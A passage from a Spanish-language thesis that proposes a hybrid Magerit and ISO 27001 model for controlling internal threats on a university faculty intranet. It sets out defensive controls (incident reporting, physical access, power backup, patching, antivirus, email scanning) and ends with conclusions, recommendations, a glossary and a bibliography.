coordinar las actividades de capacitación y también deberá evaluar la pertinencia de actualizarlo según vaya avanzando la tecnología.

En caso contrario, el responsable del área de DTIC y los técnicos comunicarán a todos los empleados los posibles cambios o novedades en materia de seguridad, que deberán tramitarse por orden de prioridad. El Comité de Seguridad será el responsable de la elaboración y mantenimiento del Plan de seguridad.

3.- Incidentes de seguridad

Los incidentes de seguridad se comunicarán a través de los canales apropiados y principalmente al jefe de DTIC. El personal de seguridad de TI establecerá un procedimiento formal de comunicación y respuesta a incidentes. Este procedimiento debe prever en el caso de descubrir un incidente sospechoso o una vulnerabilidad de seguridad, se notificará al jefe de DTIC y automáticamente se convertirá en el responsable de garantizar el seguimiento y mantendrá informado al Comité de Seguridad.

Todos los docentes y estudiantes deben conocer el procedimiento para reportar incidentes de seguridad con la agilidad del caso y evitar un impacto en la red.

4.- Vulnerabilidades de seguridad en software

El jefe de DTIC establecerá procedimientos para comunicar y corregir vulnerabilidades de seguridad en el software, incluyendo:

1. Registrar el problema de seguridad o mensajes de error.
2. Identificar las medidas correctivas.
3. La corrección lo realizará el jefe DTIC o su personal.

5.- Control de acceso físico

Para el uso de los laboratorios se implementarán los controles de acceso físico, el comité de seguridad es el único encargado de permitir el acceso a los docentes y alumnos autorizados. Estos controles de acceso físico deben tener al menos las siguientes características:

1. Filtrar a los docentes y alumnos antes del ingreso a los laboratorios.

2. Registrar la fecha y hora en que ingresaron.
3. Sólo se permitirá el acceso para actividades verificadas.

6.- Garantizar el Servicio Eléctrico

Para la protección de los equipos eléctricos ante un posible corte de energía u otros fallos eléctricos. Se debe garantizar un suministro de energía ininterrumpido, se considerarán los siguientes controles:

- Tener varios tomacorrientes o líneas de energía para evitar un punto único de falla o sobrecarga en el suministro de energía.

- Tener energía ininterrumpida (UPS, por sus siglas en inglés) disponible para garantizar la operación continua de los equipos y la red de la facultad. Además, crear un plan de mantenimiento para revisar y probar periódicamente los UPS a fin de mantenerlos en buen estado de funcionamiento y tenga el tiempo de respaldo necesario.

- Montar un generador de respaldo para los casos de falla prolongada en el suministro de energía. Deberá realizarse un análisis de impacto de las posibles consecuencias ante un apagón prolongado y definir qué componentes será necesario abastecer de energía por UPS.

Dicho análisis será realizado por el responsable de Seguridad Informática y dispondrá de un adecuado suministro de combustible para garantizar que el generador pueda funcionar por un período prolongado.

Los generadores se revisarán y probarán periódicamente para garantizar que funcionen según lo previsto. Para el caso de falla de energía principal se implementará protección contra descargas eléctricas en todos los edificios y líneas de comunicación externa.

7.- Protección de la infraestructura de red y eléctrica

Todo el cableado eléctrico y de comunicaciones de los laboratorios estará protegido contra manipulación o daño, mediante las siguientes acciones:

- Proteger el cableado de la red de manipulaciones o daños no autorizados.

- Evitar interferencias entre los cables.

8.- Mantenimiento de Equipos

Se realizará el mantenimiento de los equipos tecnológicos para asegurar su disponibilidad permanente y para ello se debe considerar:

1. Mantenimiento preventivo, de acuerdo a los servicios y especificaciones recomendados por el proveedor.
2. Registrar todo mantenimiento preventivo y correctivo realizado.

9.- Actualización de los Sistemas e Instalación de programas de protección

Todo software necesita actualizaciones por motivos de seguridad, esto incluye el firmware de los equipos electrónicos, los sistemas operativos y aplicaciones informáticas u ofimáticas, navegadores web e incluso la integración de programas antimalware (antivirus). Las empresas fabricantes de estas continuamente lanzan actualizaciones y parches que mejoran y añaden nuevas funcionalidades referentes a la seguridad que corrigen errores. Y así, hacer frente a las nuevas tecnologías y actualización malware que aparecen cada día.

Se realizará la actualización e instalación de software de los equipos tecnológicos para asegurar su disponibilidad, integridad y confiabilidad de la información y para ello se debe considerar:

1. Actualizar pertinentemente el software (programas, aplicaciones) que lo necesitan a fin de garantizar un comportamiento óptimo de los mismos.
2. El equipo técnico determinará el momento en que ejecutará las actualizaciones e instalaciones para no interferir con las políticas propias de la institución.
3. Registrar las actualizaciones e instalaciones que se han instalado en el sistema.

10.- Eliminación de software peligroso

El jefe DTIC deberá considerar las siguientes acciones:

- Bloquear el uso de software no autorizado.

- Instalar y actualizar periódicamente software de detección y reparación de virus, examinado computadoras y medios informáticos, como medida precautoria y rutinaria.
- Inspeccionar periódicamente el software instalado en los equipos.
- Escanear los archivos de medios electrónicos de origen incierto o los archivos recibidos a través de redes no confiables en busca de virus.

11.- Reglas de seguridad para correo electrónico

El responsable de DTIC, implementara el control para correo electrónico incluyendo al menos los siguientes aspectos:

1. Escanear contra ataques de correo electrónico, por ejemplo: virus, interceptores, etc.
2. Verificar los archivos adjuntos de correo electrónico.
3. Asegurar el correcto funcionamiento del servicio.

12.- Control red inalámbrica y dispositivos portátiles

El uso de dispositivos móviles aumenta la probabilidad de incidentes de seguridad. En este sentido se debe considerar un especial control de estos, incluyendo los siguientes conceptos:

1. Las técnicas criptográficas a utilizar para la transmisión de información clasificada.
2. Mecanismo de protección de la información contenida en el dispositivo.
3. Protección contra malware.
4. Restricciones en el uso de páginas sin certificado de seguridad.

En caso de la detección de un posible ataque o amenaza, se:

- Bloquear el o los usuarios comprometidos o que representen alta probabilidad de amenaza de seguridad.

13.- Manejo de los laboratorios

Se recomienda la creación de un manual de uso de laboratorios para los usuarios finales (estudiantes), en donde se brinde reglas en cuanto al manejo adecuado de los recursos software y hardware, reglas de conducta dentro del área en cuestión y las acciones a tomar en el caso de haber algún tipo de incidentes o problema, esto debe ser proveído por el personal de DTIC.

Para la realización de auditorías, todas las acciones relacionadas con sistemas operativos y demás activos existentes en los laboratorios deben planificarse cuidadosa y consistentemente para minimizar el riesgo de interrupción de las actividades.

La protección de las herramientas que ayudan en la ejecución de la auditoría de los sistemas de información y los datos recabados de los bienes y servicios tecnológicos mediante este procedimiento, necesitan una protección especial, por ello deben ser almacenados en medios encriptados y firmados digitalmente.

CONCLUSIONES

- Las metodologías Magerit e ISO 27001 pueden adaptarse a cualquier tipo de organización y gestionar la seguridad por un tiempo extenso, estas y otras características generales sirvieron de punto de partida para elegirlas como base para la creación del modelo híbrido propuesto, mediante investigación propia y estudios previamente realizados se obtuvo información en cuanto a su procedimiento que considera: guías, herramientas, técnicas y datos que ofrecen para la delicada tarea de analizar los riesgos y brindar los controles pertinentes para reducir los mismos. Mediante un análisis cualitativo y cuantitativo se seleccionó a una de las normas para cada etapa del nuevo modelo. Concluyendo que la metodología Magerit se utilizó para el análisis de riesgos por obtener un porcentaje del 92.3% por encima de su rival con el 81.2% y la ISO 27001 destinada para el tratamiento del riesgo con el otorgamiento de controles por tener a su favor el 100% a diferencia del 93.75% de Magerit.

- Con la recolección de información se obtuvo el inventario de los activos existentes en la FIE, en base a este documento y la observación se tuvo un diagnóstico inicial acerca de su estado y funcionamiento actual para partir con el análisis de riesgos. En base a los resultados de este procedimiento se identificó las amenazas en cada activo, enfocándonos en las que poseen un nivel de riesgo alto y requieren ser controladas de manera oportuna y breve. Estas amenazas son: actualización de programas, vulnerabilidades del sistema, ataques cibernéticos, instalación de programas maliciosos, apertura de documentos infectados y acceso no autorizado.

- Para elaborar el modelo híbrido propuesto se consideró: el análisis de riesgos de la metodología Magerit y el tratamiento de los mismos por parte de la norma ISO 27001 dividido en 7 etapas, cada una con su respectivo procedimiento. Partiendo con la comprensión de la situación inicial, en la etapa uno se planifica las actividades a realizar logrando así, una adecuada organización. Desde la etapa dos se analiza los riesgos, comenzando con la identificación de los activos en la facultad y su ponderación basado en su estado y funcionamiento en cada dimensión, esto permite continuar con la etapa tres, que constituye la identificación de las amenazas internas por cada activo valorándolas por su probabilidad de ocurrencia, seguidamente la identificación de salvaguardas y nivel de madurez del activo es la cuarta etapa, la identificación del impacto conlleva a la estimación del riesgo que se realiza en la quinta etapa, obteniendo los resultados requeridos que son los activos con nivel de riesgo alto y por ende las amenazas identificadas en ellos, presentados en la sexta etapa y que serán sujetos al otorgamiento de los controles pertinentes en la última etapa del modelo

propuesto, a fin de controlar la ocurrencia de las mismas y evitar incidentes en la intranet de la facultad de Informática y Electrónica.

- Para evaluar los resultados obtenidos se realizó un escenario en el software GNS3, donde se aplican los controles propuestos a los activos que obtuvieron un nivel de riesgo alto: sistemas operativos, antivirus, navegadores web y sistemas ofimáticos. Dando como resultados que, al incorporar las actualizaciones pertinentes y entre ellas sus paquetes de seguridad actuales y la instalación de programas antimalware ayudan al control de amenazas internas y aminoran el nivel de riesgo de ocurrencia de estas. Mediante la comparación de la pre y post implementación en donde se evidencia que el nivel de riesgo de cada activo sometido a su respectivo tratamiento disminuye significativamente en un 65.38%, según el análisis estadístico T de Student que aplica un nivel de confiabilidad del 95%, provocando que la seguridad de la información y de la red se encuentra a buen recaudo y cumpliendo con los pilares de la seguridad: confidencialidad, integridad y disponibilidad.

RECOMENDACIONES

- Tomando en consideración todos y cada uno de los cálculos y resultados obtenidos en la presente investigación, se recomienda implementar esta propuesta de modelo híbrido basado en las metodologías Magerit e ISO 27001 en su totalidad, para el control de amenazas internas, pues al aplicarlo, disminuye el nivel de riesgo en la intranet de la Facultad de Informática y Electrónica y mantiene a la red y la información seguras.

- El modelo híbrido propuesto no se extralimita en su implementación, ya que respeta las políticas y procedimientos propios de la institución y en base a esto, se pueda hacer uso de este modelo en el tiempo que lo determinen las personas a cargo de ello.

GLOSARIO

Modelo: Bosquejo que representa un conjunto con cierto grado de precisión y en la forma más completa posible y que puede ser replicado.

Híbrido: Unión de dos elementos de una misma clase, pero de diferente especie.

Magerit: Metodología de Análisis y Gestión de Riesgos de los Sistemas de Información.

ISO 27001: Norma internacional desarrollada por la Organización Internacional de Estandarización (ISO) que describe cómo gestionar la Seguridad de la Información.

SGSI: Sistema de Gestión de la Seguridad de la Información.

Amenaza Interna: Es la probabilidad de ocurrencia de cualquier tipo de evento en los activos que produzca algún daño y ponga en riesgo la seguridad de la información.

Activo: Es todo aquello que pertenece a una organización y que le sume un valor.

Salvaguarda: Medida de protección y seguridad contra cualquier amenaza.

Impacto: Está definido como el daño sobre el activo derivado de la materialización de la amenaza.

Riesgo: Es el resultado del impacto ponderado derivado de la ocurrencia de la amenaza.

Intranet: Es una red privada basada en estándares de Internet, que permite compartir recursos entre sus usuarios a través de los dispositivos tecnológicos.

Ofimática: La palabra ofimática proviene del acrónimo compuesto por dos palabras: oficina e informática, y es un conjunto de herramientas que ayudan a optimizar, automatizar y mejorar los procedimientos que se realizan en la oficina.

Confidencialidad: Tiene el objetivo de asegurar que sólo el personal autorizado tenga acceso a la información que le corresponde.

Integridad: Su responsabilidad es garantizar que la información no se vea comprometida a pérdidas voluntarias o involuntarias o que esta sea modificada.

Disponibilidad: Por disponible se entiende que la información debe estar lista cuando se requiera, utilizando los caminos permitidos.

BIBLIOGRAFÍA

Aguinaga, W. (2021). *Sistema de gestión alineado a la norma ISO/IEC 27001:2013 para la seguridad de la información en una institución financiera* [Universidad César Vallejo]. https://repositorio.ucv.edu.pe/bitstream/handle/20.500.12692/63185/Aguinaga_QW-SD.pdf?sequence=1&isAllowed=y

Ambit. (2020). *Tipos de Vulnerabilidades y Amenazas informáticas*. https://www.ambit-bst.com/blog/tipos-de-vulnerabilidades-y-amenazas-informáticas

Amutio, M., Candau, J., & Mañas, J. (2012a). *MAGERIT – versión 3.0 Metodología de Análisis y Gestión de Riesgos de los Sistemas de Información Libro I - Método*. https://www.ccn-cert.cni.es/documentos-publicos/1789-magerit-libro-i-metodo/file.html

Amutio, M., Candau, J., & Mañas, J. (2012b). *MAGERIT – versión 3.0 Metodología de Análisis y Gestión de Riesgos de los Sistemas de Información Libro II - Catálogo de Elementos*. https://pilar.ccn-cert.cni.es/index.php/docman/documentos/2-magerit-v3-libro-ii-catalogo-de-elementos/file

Amutio, M., Candau, J., & Mañas, J. (2012c). *MAGERIT – versión 3.0 Metodología de Análisis y Gestión de Riesgos de los Sistemas de Información Libro III - Guía de Técnicas*. https://pilar.ccn-cert.cni.es/index.php/docman/documentos/3-magerit-v3-libro-iii-guia-de-tecnicas/file

Aristizábal, A., Ruíz, D., & Valencia, Y. (2018). *Seguridad de la información en una empresa de seguridad privada de Pereira* [Fundación Universitaria del Área Andina]. https://digitk.areandina.edu.co/handle/areandina/2767

Benavides, M. del C., Enriquez, E. R., & Solarte, F. N. (2015). Metodología de análisis y evaluación de riesgos aplicados a la seguridad informática y de información bajo la norma ISO/IEC 27001. *Revista Tecnológica - ESPOL*, *28*(5), 492–507. http://learningobjects2006.espol.edu.ec/index.php/tecnologica/article/view/456

Buitrón Gonzaga, C. A. (2021). *Gestión de riesgos informáticos aplicando una metodología de análisis para verificar la seguridad de la información en una empresa de auditoría, consultoría y capacitación*. Universidad Técnica del Norte.

Caballero, C., & Clavero, J. (2017). *Salvaguarda y seguridad de los datos*. Paraninfo. https://reader.digitalbooks.pro/content/preview/books/36050.

Calder, A. (2016). *Nueve claves para el éxito : una visión general de la implementación de la norma NTC-ISO/ IEC 27001* (1st ed.). Bogotá ICONTEC. https://www.worldcat.org/title/nueve-claves-para-el-exito-una-vision-general-de-la-implementacion-de-la-norma-ntc-iso-iec-27001/oclc/981392683?loc=Colombia

Carpentier, J. F. (2016). *La seguridad informática en la PYME*. Ediciones ENI. https://books.google.com.ec/books?id=LKE5_6gzBmgC&printsec=copyright#v=onepage&q&f=false

Cobo, E., Cortés, J., González, J., Riba, L., Peláez, R., Vilaró, M., & Bielsa, N. (2014). *Prueba de significación y contraste de hipótesis*. https://upcommons.upc.edu/bitstream/handle/2117/186413/09_ps-5331.pdf

Díaz, A., Collazos, G., Cortez, H., Ortiz, L., & Pérez, G. (2012). *Implementacion de un sistema de gestión de seguridad de la información (sgsi) en la comunidad nuestra señora de gracia, alineado tecnológicamente con la norma iso 27001*. 12.

Espinoza, E. (2018). La hipótesis en la Investigación. *Mendive. Revista de Educación*, *16*. http://scielo.sld.cu/scielo.php?script=sci_arttext&pid=S1815-76962018000100122

Gaona, K. (2013). *Aplicación de la metodología Magerit para el análisis y gestión de riesgos de la seguridad de la información aplicado a la empresa pesquera e industrial Bravito S.A. en la ciudad de Machala* [Universidad Politécnica Salesiana]. http://dspace.ups.edu.ec/handle/123456789/5272

Guaña, E., & Aldaz, W. (2019). *Vulnerabilidad de seguridad informática en la administración zonal norte "Eugenio Espejo" a través del phishing.* [Universidad Israel]. http://repositorio.uisrael.edu.ec/handle/47000/2301

Gutiérrez, C. (2013). *MAGERIT: metodología práctica para gestionar riesgos*. https://www.welivesecurity.com/la-es/2013/05/14/magerit-metodologia-practica-para-gestionar-riesgos/

Heredero, C., López, J., Romo, S., & Medina, S. (2011). *Organización y transformación de los sistemas de información en la empresa*. ESIC Editorial.

Hurtado, M. (2018). GESTIÓN DE RIESGO METODOLOGÍAS OCTAVE y MAGERIT. *Repositorio Institucional. Universidad Piloto de Colombia*, 8–10. http://repository.unipiloto.edu.co/handle/20.500.12277/2965

IBM. (2020). *¿Qué son las amenazas internas?* https://www.ibm.com/es-es/topics/insider-threats

Interpolados. (2020). *MAGERIT 3.0: ACEPTACIÓN DEL RIESGO*. https://interpolados.wordpress.com/tag/riesgos/

ISO 27001. (2013). *Norma ISO 27001*. https://normaiso27001.es/

ISOTools Excellence. (2015a). *ISO 27001: El método MAGERIT*. https://www.pmg-ssi.com/2015/03/iso-27001-el-metodo-magerit/

ISOTools Excellence. (2015b). *ISO 27001 Costos vs Beneficios*. https://www.isotools.pe/iso-27001-costos-vs-beneficios/

ISOTools Excellence. (2018). *¿Cómo analizar los riesgos? Con ISO 27005 o con MAGERIT*. https://www.pmg-ssi.com/2018/02/riesgos-iso-27005-magerit/

ISOTools Excellence. (2021a). *Activos en Seguridad de la Información. ¿Qué son y cómo definirlos?* https://www.pmg-ssi.com/2021/07/activos-en-seguridad-de-la-informacion-que-son-y-como-definirlos/

ISOTools Excellence. (2021b). *Software ISO Riesgos y Seguridad*. https://www.isotools.org/normas/riesgos-y-seguridad/iso-27001/

Llanos, E. (2019). *Implementación un sistema de seguridad de la información (SGSI) de acuerdo con la norma ISO/IEC 27001. Caso de estudio: unidad de gestión educativa local 01* [Universidad Señor de Sipán]. https://repositorio.uss.edu.pe/handle/20.500.12802/6400

Microsoft. (2020). *El soporte de Windows 7 finalizó el 14 de enero de 2020*.

https://support.microsoft.com/es-es/windows/el-soporte-de-windows-7-finalizó-el-14-de-enero-de-2020-b75d4580-2cc7-895a-2c9c-1466d9a53962#:~:text=El soporte de Windows 7 llegó a su finalización el,nuevo PC con Windows 11.

Microsoft. (2022). *Instalar versión preliminar de Office LTSC*. https://docs.microsoft.com/es-es/deployoffice/ltsc2021/install-ltsc-preview

Molina, M. F. (2017). Análisis de riesgos de centro de datos basado en la herramienta pilar de Magerit. *Espirales Revista Multidisciplinaria de Investigación*. https://doi.org/http://dx.doi.org/10.31876/re.v1i11.125

Montecé, F., Ochoa, L., Jordán, F., & Valencia, V. (2019). La informática forense, un camino para potenciar el control interno. *Revista Dilemas Contemporáneos, Edición Es*(58), 1–17.

NormasISO. (2018). *Asesoría y Formación en Sistemas de Gestión*. https://www.normas-iso.com/

ObserveIT. (2018). *New Ponemon Institute Study: Insider Threats Lead to Big Losses and Significant Costs*. https://www.observeit.com/blog/new-ponemon-institute-study-insider-threats-lead-to-big-losses-and-significant-costs/

OMS. (2020). *Declaración sobre la reunión del Comité de Emergencia del Reglamento Sanitario Internacional (2005) acerca del brote de nuevo coronavirus (2019-nCoV)*. https://www.who.int/es/news/item/23-01-2020-statement-on-the-meeting-of-the-international-health-regulations-(2005)-emergency-committee-regarding-the-outbreak-of-novel-coronavirus-(2019-ncov)

Ponemon, I. (2018). *New Ponemon Institute Study_ Insider Threats Lead to Big Losses and Significant Costs ObserveIT*.

Posada, R., & Zuñiga, L. (2017). *Los cibercrímenes, un nuevo paradigma de criminalidad : un estudio del Título VII bis del Código penal colombiano* (Ibáñez (ed.)). https://dialnet.unirioja.es/servlet/libro?codigo=719813

Quiroz, S., & Macías, D. (2017). Seguridad en informática. *Dailnet*, *3*, 676–688. https://dialnet.unirioja.es/servlet/articulo?codigo=6137824

Rodriguez, J., & Peralta, I. (2013). *Gestión de Riesgos Magerit*. https://www.tithink.com/publicacion/MAGERIT.pdf

Rojas, Á., & Carrillo, J. (2013). *Riesgos, amenazas y vulnerabilidades de los sistemas de información geográfica* [Universidad Católica de Colombia]. https://repository.ucatolica.edu.co/handle/10983/1305

Romero, M., Figueroa, G., Vera, D., Álava, J., Parrales, G., Álava, C., Murillo, Á., & Castillo, M. (2018). *Introducción a la seguridad informática y el análisis de vulnerabilidades*. 3ciencias. https://www.3ciencias.com/wp-content/uploads/2018/10/Seguridad-informática.pdf

Rosales, J. (2017). *Propuesta de intervención para la prevención del ciberbullying en el centro escolar* [Universidad Pedagógica Nacional]. http://200.23.113.51/pdf/33954.pdf

Rubio, M., Morocho, M., Maldonado, J., Alejandro, J., & Ramírez, I. (2010). *Guía de autoevaluación para programas de pregrado a distancia* (1st ed.). Universidad Técnica Particular de Loja. https://www.utpl.edu.ec

Santos, J. (2015). *Seguridad y Alta Disponibilidad*. RA-MA.

SoftwareONE. (2021). *Por qué no es recomendable continuar utilizando software que ha llegado al fin de su vida útil*. https://www.softwareone.com/es-ec/blog/articles/2021/08/03/por-que-no-es-recomendable-continuar-utilizando-software-que-ha-llegado-al-fin-de-su-vida-util#:~:text=Compatibilidad de software%3A Es posible,traduce en pérdida de productividad.

Soriano, M. (2014). *Seguridad en redes y seguridad de la información* (1st ed.). https://techpedia.fel.cvut.cz/project/modules/improvet/download/C2ES/Seguridad_de_Red_e_Informacion.pdf

Tejada, J. (2021). *Datos Personales y Pilares de la seguridad de la información* [Universidad Pontificia Bolivariana]. https://repository.upb.edu.co/bitstream/handle/20.500.11912/8341/

Tejena, M. (2018). Análisis de riesgos en seguridad de la información. *Polo Del Conocimiento*, *3*, 230–244. https://www.polodelconocimiento.com/

Valencia-Duque, F. J., & Orozco-Alzate, M. (2017). Metodología para la implementación de un Sistema de Gestión de Seguridad de la Información basado en la familia de normas ISO/IEC 27000. In *RISTI - Revista Iberica de Sistemas e Tecnologias de Informacao* (Issue 22, pp. 73–88). https://doi.org/10.17013/risti.22.73-88

Valencia, F., & Orozco, M. (2017). Metodología para la implementación de un Sistema de Gestión de Seguridad de la Información basado en la familia de normas ISO/IEC 27000. *RISTI - Revista Iberica de Sistemas e Tecnologias de Informacao*, *22*, 73–88. https://dialnet.unirioja.es/servlet/articulo?codigo=6672188

Velásquez, S. (2018). *Comparativa entre las metodologías de análisis y gestión del riesgo NTC-ISO/IEC 27001 y Magerit*. http://repository.unipiloto.edu.co/bitstream/handle/20.500.12277/8666/

Zevallos, M. (2019). Modelo de gestión de riesgos de seguridad de la información: Una revisión del estado del arte. *Revista Peruana de Computación y Sistemas*, *2*, 43–60. https://doi.org/http://dx.doi.org/10.15381/rpcs.v2i2.17103